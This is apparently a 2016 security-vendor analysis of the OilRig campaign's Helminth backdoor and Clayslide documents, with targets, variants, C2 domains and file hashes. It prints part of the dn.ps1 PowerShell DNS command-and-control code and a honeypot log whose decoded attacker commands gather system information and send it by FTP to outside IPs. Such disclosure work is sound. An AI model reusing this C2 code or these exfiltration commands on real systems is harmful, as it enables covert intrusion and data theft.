OilRig Malware Campaign Updates Toolset and Expands Targets

By Josh Grunzweig, Robert Falcone

Published: 2016-10-04 · Archived: 2026-04-05 13:56:46 UTC

Since our first published analysis of the OilRig campaign in May 2016 , we have continued to monitor this group for new activity. In recent weeks we've discovered that the group have been actively updating their Clayslide delivery documents, as well as the Helminth backdoor used against victims. Additionally, the scope of organizations targeted by this group has expanded to not only include organizations within Saudi Arabia, but also a company in Qatar and government organizations in Turkey, Israel and the United States.

Expanded Targeting

The group behind the OilRig campaign continues to leverage spear-phishing emails with malicious Microsoft Excel documents to compromise victims. As an example, the following email was sent to a Turkish government organization using a lure of purported new portal logins for an airline's website. (Please note that the sender email used in the figure below may have been spoofed.)



Figure 1 Phishing email sent to Turkish government organization

When the users.xls file is executed and macros are enabled, the victim is presented with the following decoy document.



Figure 2 Content contained in malicious Helminth XLS file

This same document content was used with Helminth samples targeting government organizations in multiple nations. For those particular attacks, the following filenames were witnessed:

- Help-Yemen.xls
- users.xls

In addition to these instances, multiple Qatari organizations were the subject to spear phishing attacks carrying Helminth samples earlier this year. In those cases, the documents used to carry the malicious macro code were very specific to the organization receiving them and in some cases were sent from partner organizations that already had a relationship with the recipient.

Updates to Toolset

In recent months, we've tracked a number of changes to the malware used by the actors responsible for OilRig. In the past five months, we've identified four distinct variants, each of which drops different filenames upon execution. These variants use the following filenames when dropped. (Please note that FireEye was notified about the use of their company name in the malware upon discovery.)

- update.vbs / dns.ps1
- fireeye.vbs / fireeye.ps1

- upd.vbs / dn.ps1
- komisova.vbs / komisova.ps1

The following timeline shows the prevalence of each variant.



Figure 6 Helminth variants over time

As we can see in the above timeline, the attackers shifted from the update.vbs variant of their malware in late May 2016 to use the fireeye.vbs variant. More recently, the upd.vbs variant was discovered, which appears to be an actively developed copy. Comments and other artifacts were discovered in this variant, which will be discussed further later in this post. More recently, the komisova.vbs variant was discovered to be used.

Changes in VBScripts Between Variants

Overall, there are minimal changes in the dropped VBS files between variants. As a reminder, the VBS script is responsible for communicating with a remote server via HTTP. The script repeatedly attempts to download a file from the remote server, and proceeds to execute it when available. The output of this file is then uploaded via another HTTP request. It will also execute the PowerShell script that is dropped by the Clayslide Excel documents.

Overall, there are minor differences between the variants observed. The main differences appear to be in the domains and IP addresses used. The following URLs are used by each:

update.vbs

- hxxp://winodwsupdates[.]me/counter.aspx?req=
- hxxp://go0gIe[.]com/sysupdate.aspx?req=

fireeye.vbs

- hxxp://update-kernal[.]net/update-index.aspx?req=

- hxxp://upgradesystems[.]info/upgrade-index.aspx?req=
- hxxp://yahooooooomail[.]com/update-index.aspx?req=
- hxxp://googleupdate[.]download/update-index.aspx?req=

upd.vbs

- hxxp://83.142.230[.]138:7020/update.php?req=

komisova.vbs

- hxxp://googleupdate[.]download/update-index.aspx?req=

A few things to note include the fact that the komisova.vbs variant uses the same URL witnessed in the fireeye.vbs variant. It's worth pointing out that this domain was only seen in the most recent fireeye.vbs variants, so it's very possible that it was used in a transition phase when the attackers were switching over to komisova.

We previously mentioned that the Excel file dropping upd.vbs was likely a development version. Evidence supporting this claim includes the fact that an IP address connection using a non-standard port was used for this file. One particularly interesting feature of this IP address is that it has ties to the Remexi report issued by Symantec in late 2015. This is in-line with previous evidence suggesting an Iranian-based actor behind these attacks.

Figure 7 Ties between IP address and Remexi (Shown in PassiveTotal)

The underlying code of upd.vbs is much cleaner when comparing it against the other variants. This can be seen below. This provides additional evidence that it is being actively developed.



Figure 8 Differences between upd.vbs and komisova.vbs

Another minor difference observed in the upd.vbs variant is the location of files that are downloaded. The three other variants all place downloaded file within a subfolder that resides in %PUBLIC%/Libraries. However, this particular one-off places its files within subfolders that reside in %USERPROFILE%/AppData/Local/Microsoft/Media/.

Changes in PS1 Between Variants

Similar to the VBS file, the PS1 file will also communicate with a remote server. Unlike the VBS file, the PS1 file uses DNS instead of HTTP. Commands and file locations are received by the remote server, executed, and the output of these commands is in turn uploaded via additional DNS requests. For an in-depth analysis on how this occurs, please refer to our previous OilRig blog post. Overall, there are very minor differences between the dns, fireeye, and komisova PS1 variants. However, the dn.ps1 variant looks to have been updated considerably. In addition to these updates, the file is also heavily commented, providing further evidence that this particular file is being actively developed.

```
$global:dFold = $env:userprofile + "\AppData\Local\Microsoft\Media\dn"
$global:uFold = $env:userprofile + "\AppData\Local\Microsoft\Media\up"
$id = "DNSTRJASONBORN-PCR1330528302"
$maxhostlength = 50;
$global:hostname = "shalaghlagh.tk"

if (@(Get-WmiObject Win32_Process -Filter "Name='powershell.exe' AND
CommandLine LIKE '%dn.ps1%'").count -gt 1){
    exit
}
else{
    "Only one instance is running"
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
    mkdir $global:dFold
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
#============== download regular files ==================
    #========== existence regular file ==================
    $global:regFilename = ""
    $continue =  [int] 0
    while ($continue -eq 0 )
    {
        $regExistence = [int] -1
        while ($regExistence -eq -1)
        {
            $sendData = "rne_" + ([string]$id).replace("_","-") + "_" +([
            string](Get-Random)) + "." + ([
            string]$global:hostname)
            $serverRet = ([string](NSLookup.exe -q=TXT  $sendData  |
            Select-String -Pattern
            '"*"')).replace("`"","").trim();
            if ($serverRet.StartsWith("OK"))# ok-filename
            {
                $regExistence = [int] 1;
                $global:regFilename = $serverRet.substring(2,$serverRet.Length
                - 2).replace("_-_",".").trim()
            }ElseIf ($serverRet -eq "NO")
            {
                $regExistence = [int] 0;
                $continue = [int] 1;
            }
        }

        if ($regExistence -eq 1 -and $global:regFilename -ne "")
        {
            #========== download regular file ====================
            $serverRet = ""
```

```
$regularFilePath =  ($global:dFold) + "\" +($global:regFilename)

if (-not (Test-Path $regularFilePath))
{
    out-null > $regularFilePath
}
```

Figure 9 Beginning of dn.ps1 variant

The dn.ps1 variant will perform DNS queries with the following characteristics:

rne_[victim_id]_[random].hostname
rd_[victim_id]_[filename]_[file_size]_[random].hostname
bne_[victim_id]_random].hostname
bd_[victim_id]_[filename]_[file_size]_[random].hostname
u_[victim_id]_[filename]_[byte_position]_[random].hostname

In the above queries, the ‘rne’ command will ask the remote server if a normal file is available for download. If it is, the server will respond with a response of ‘OK’, followed by the filename. In such a situation, the malware will perform the ‘rd’ command, which will actually download the file in question.

Similarly, the same execution flow is seen for the ‘bne’ and ‘bd’ commands respectively, only this particular operation is looking for a batch file. In the event the malware is downloading files, it will look for a string of ‘EOFEOF’ to signal the end of the data stream.

The ‘u’ command is used to upload data that is generated from any provided files or scripts. Data is uploaded in chunks, with the ‘byte_position’ variable holding the current byte position of the uploaded file.

We ran this particular variant for a number of days, and were able to solicit the attackers to interact with our honeypot. A Python script was used to parse the collected PCAP, with the following results (truncated for brevity):

```
1  [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1988996938.shalaghlagh.tk | Type: TXT
2  [+] Response TXT: NO
3  [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1404872126.shalaghlagh.tk | Type: TXT
4  [+] Response TXT: OK1.txt
5  [*] Filename: 1.txt
6  [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_1_-_txt_0_840824109.shalaghlagh.tk |
7  Type: TXT
8  [+] Response TXT: aG9zdG5hbWU=
9  [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_1_-_txt_8_1643283204.shalaghlagh.tk |
10 Type: TXT
```

```
[+] Response TXT: EOFEOF
[*] Decoded Stream: hostname
[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1534172028.shalaghlagh.tk | Type: TXT
[+] Response TXT: OK2.txt
[*] Filename: 2.txt
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_2_-_txt_0_579093369.shalaghlagh.tk |
Type: TXT
[+] Response TXT: c3lzdGVtaW5mbw==
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_2_-_txt_10_1446367320.shalaghlagh.tk |
Type: TXT
[+] Response TXT: EOFEOF
[*] Decoded Stream: systeminfo
[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1130109782.shalaghlagh.tk | Type: TXT
[+] Response TXT: NO
[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1735654322.shalaghlagh.tk | Type: TXT
[+] Response TXT: OK3.txt
[*] Filename: 3.txt
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_3_-_txt_0_122829473.shalaghlagh.tk |
Type: TXT
[+] Response TXT: c3RhcnQgZnRwIC1BIDg3LjExNy4yMDQuMTQz
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_3_-_txt_27_1524268269.shalaghlagh.tk |
Type: TXT
[+] Response TXT: EOFEOF
[*] Decoded Stream: start ftp -A 87.117.204.143
[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_117849324.shalaghlagh.tk | Type: TXT
[+] Response TXT: NO
[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_926300114.shalaghlagh.tk | Type: TXT
[+] Response TXT: OK5.txt
[*] Filename: 5.txt
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_0_1307455992.shalaghlagh.tk |
```

```
Type: TXT
[+] Response TXT:
d2hvYW1pPmM6XHdpbmRvd3NcdGVtcFx0LnR4dA0KaXBjb25maWc_PmM6XHdpbmRvd3NcdGVtcFx0LnR4dA0Kc
lzdGVtaW5mbz4_Yzpcd2luZG93c1x0ZW1wXHQudHh0DQplY2hvIFBVVCBjOlx3aW5kb3dzXHRlbXBcdC50eHQg
fCBmdHAgLUEgODcuMTE3LjIwNC4x
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_150_2072649310.shalaghlagh.tk |
Type: TXT
[+] Response TXT: NDM=
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_5_-_txt_152_1977692291.shalaghlagh.tk |
Type: TXT
[+] Response TXT: EOFEOF
[*] Decoded Stream: whoami>c:\windows\temp\t.txt
ipconfig>>c:\windows\temp\t.txt
systeminfo>>c:\windows\temp\t.txt
echo PUT c:\windows\temp\t.txt | ftp -A 87.117.204.143
[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_155964816.shalaghlagh.tk | Type: TXT
[+] Response TXT: NO
[+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_1003791024.shalaghlagh.tk | Type: TXT
[+] Response TXT: OK7.txt
[*] Filename: 7.txt
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_0_1649905845.shalaghlagh.tk |
Type: TXT
[+] Response TXT: c3RhcnQgZnRwIC1BIDgzLjE0Mi4yMzAuMTM4
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_27_65323037.shalaghlagh.tk |
Type: TXT
[+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_7_-_txt_27_65323037.shalaghlagh.tk |
Type: TXT
[+] Response TXT: EOFEOF
[*] Decoded Stream: start ftp -A 83.142.230.138
[+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_1205170103.shalaghlagh.tk | Type: TXT
```

```
71  [+] Response TXT: NO
72  [+] Query: bne_DNSTRWIN-LJLV2NKIOKPR1009969912_779542217.shalaghlagh.tk | Type: TXT
73  [+] Response TXT: OK11.txt
74  [*] Filename: 11.txt
75  [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_11_-_txt_0_1213525986.shalaghlagh.tk |
76  Type: TXT
77  [+] Response TXT: QGVjaG8gb2ZmDQplY2hvIDE=
78  [+] Query: bd_DNSTRWIN-LJLV2NKIOKPR1009969912_11_-_txt_17_651256114.shalaghlagh.tk |
79  Type: TXT
80  [+] Response TXT: EOFEOF
81  [*] Decoded Stream: @echo off
82  echo 1
83  [+] Query: rne_DNSTRWIN-LJLV2NKIOKPR1009969912_816831185.shalaghlagh.tk | Type: TXT
84  [+] Response TXT: NO
```

As we can see, a number of interesting commands were received by the attackers, including attempts to communicate with remote FTP servers and various reconnaissance commands. These commands came at seemingly random intervals, indicating they likely resulted from an actual attacker issuing them, versus an automated system.

Conclusion

The attackers using the Helminth and Clayslide malware families continue to target various high value companies and organizations across the globe using their customized malware. This malware is under active development and continues to be updated and improved upon, as witnessed in the files discussed in this blog post. While the malware deployed is not terribly sophisticated, it uses techniques such as DNS command and control (C2) that allows it to stay under the radar at many establishments.

Palo Alto Networks customers are protected against this threat in the following ways:

- WildFire identifies all Helminth and Clayslide samples as malicious
- Domains identified as command and control servers are flagged as malicious
- AutoFocus tags Helminth and Clayslide may be used to track this group

Indicators of Compromise

F04CF9361CF46BFF2F9D19617BBA577EA5F3AD20EA76E1F7E159701E446364FC
E2EC7FA60E654F5861E09BBE59D14D0973BD5727B83A2A03F1CECF1466DD87AA
31DB0841C3975BE5395F13C894B7E444D150CC701487B756FFF43CE78D98B1E6
C3C17383F43184A29F49F166A92453A34BE18E51935DDBF09576A60441440E51
C6437F57A8F290B5EC46B0933BFA8A328B0CB2C0C7FBEEA7F21B770CE0250D3D

5A2C38BE89AC878D28080A7465C4A3F8708FB414B811511B9D5AE61A47593A69
BD0920C8836541F58E0778B4B64527E5A5F2084405F73EE33110F7BC189DA7A9
90639C7423A329E304087428A01662CC06E2E9153299E37B1B1C90F6D0A195ED
528D432952EF879496542BC62A5A4B6EEE788F60F220426BD7F933FA2C58DC6B
3772D473A2FE950959E1FD56C9A44EC48928F92522246F75F4B8CB134F4713FF
F3856C7AF3C9F84101F41A82E36FC81DFC18A8E9B424A3658B6BA7E3C99F54F2
0CD9857A3F626F8E0C07495A4799C59D502C4F3970642A76882E3ED68B790F8E
80161DAD1603B9A7C4A92A07B5C8BCE214CF7A3DF897B561732F9DF7920ECB3E
D874F513A032CCB6A5E4F0CD55862B024EA0BEE4DE94CCF950B3DD894066065D
5E9DDB25BDE3719C392D08C13A295DB418D7ACCD25D82D020B425052E7BA6DC9
299BC738D7B0292820D99028289280BA24D7FB985851D9C74060AF7950CECEF0
2E226A0210A123AD828803EB871B74ECBDB702FC4BABD9FF786231C486FF65E0
F1DE7B941817438DA2A4B7284BC56C291DB7312E3BA5E2397B3621811A816AA3
65920EAEA00764A245ACB58A3565941477B78A7BCC9EFAEC5BF811573084B6CF
742A52084162D3789E196FB5FF6F8E2983147CD914088BD5F9ED363D7A5B0DF0
4E5B85EA68BF8F2306B6B931810AE38C8DFF3679D78DA1AF2C91032C36380353
36D4B4B018EC78A79F3C06DC30EC77C250307628A7631F6B5B5995E797D0674F
005DDE45A6F1D9B2A254E71F89F12AB0DFAAA48D081F5C0A434800BD5C327086
2C4BCAB135BF1846684B598E66E3F51443F70F9E8D0544F3417774CBE907E8EF
C4FBC723981FC94884F0F493CB8711FDC9DA698980081D9B7C139FCFFBE723DA
CFFC694ACE3E1547007AE00437536F2A88BA60179C51F23228E696FB02AFDC86
0B9437DD87A3C24ED7D200F9B870D69F9B7AD918C51325C11444DF8BC6FB97BA
903B6D948C16DC92B69FE1DE76CF64AB8377893770BF47C29BF91F3FD987F996
8BFBB637FE72DA5C9AEE9857CA81FA54A5ABE7F2D1B061BC2A376943C63727C7
9C0A33A5DC62933F17506F20E0258F877947BDCD15B091A597EAC05D299B7471
93940B5E764F2F4A2D893BEBEF4BF1F7D63C4DB856877020A5852A6647CB04A0
0EC288AC8C4AA045A45526C2939DBD843391C9C75FA4A3BCC0A6D7DC692FDCD1
089BF971E8839DB818AC462F53F82DAED523C413BFC2E01FB76DD70B37162AFE
D808F3109822C185F1D8E1BF7EF7781C219DC56F5906478651748F0ACE489D34
3986D54B00647B507B2AFD708B7A1CE4C37027FB77D67C6BC3C20C3AC1A88CA4
1B2FEE00D28782076178A63E669D2306C37BA0C417708D4DC1F751765C3F94E1
662C53E69B66D62A4822E666031FD441BBDFA741E20D4511C6741EC3CB02475F
F5A64DE9087B138608CCF036B067D91A47302259269FB05B3349964CA4060E7E
A787C0E42608F9A69F718F6DCA5556607BE45EC77D17B07EB9EA1E0F7BB2E064
4B5112F0FB64825B879B01D686E8F4D43521252A3B4F4026C9D1D76D3F15B281
3AF6DFA4CEBD82F48B6638A9757730810707D79D961DDE1B72D3768E972E6184

C2 Servers

shalaghlagh[.]tk
go0gIe[.]com
winodwsupdates[.]me
update-kernal[.]net
googleupdate[.]download
yahooooooomail[.]com
upgradesystems[.]info

File Paths

%PUBLIC%/Libraries/dn
%PUBLIC%/Libraries/up
%USERPROFILE%/AppData/Local/Microsoft/Media/up
%USERPROFILE%/AppData/Local/Microsoft/Media/dn
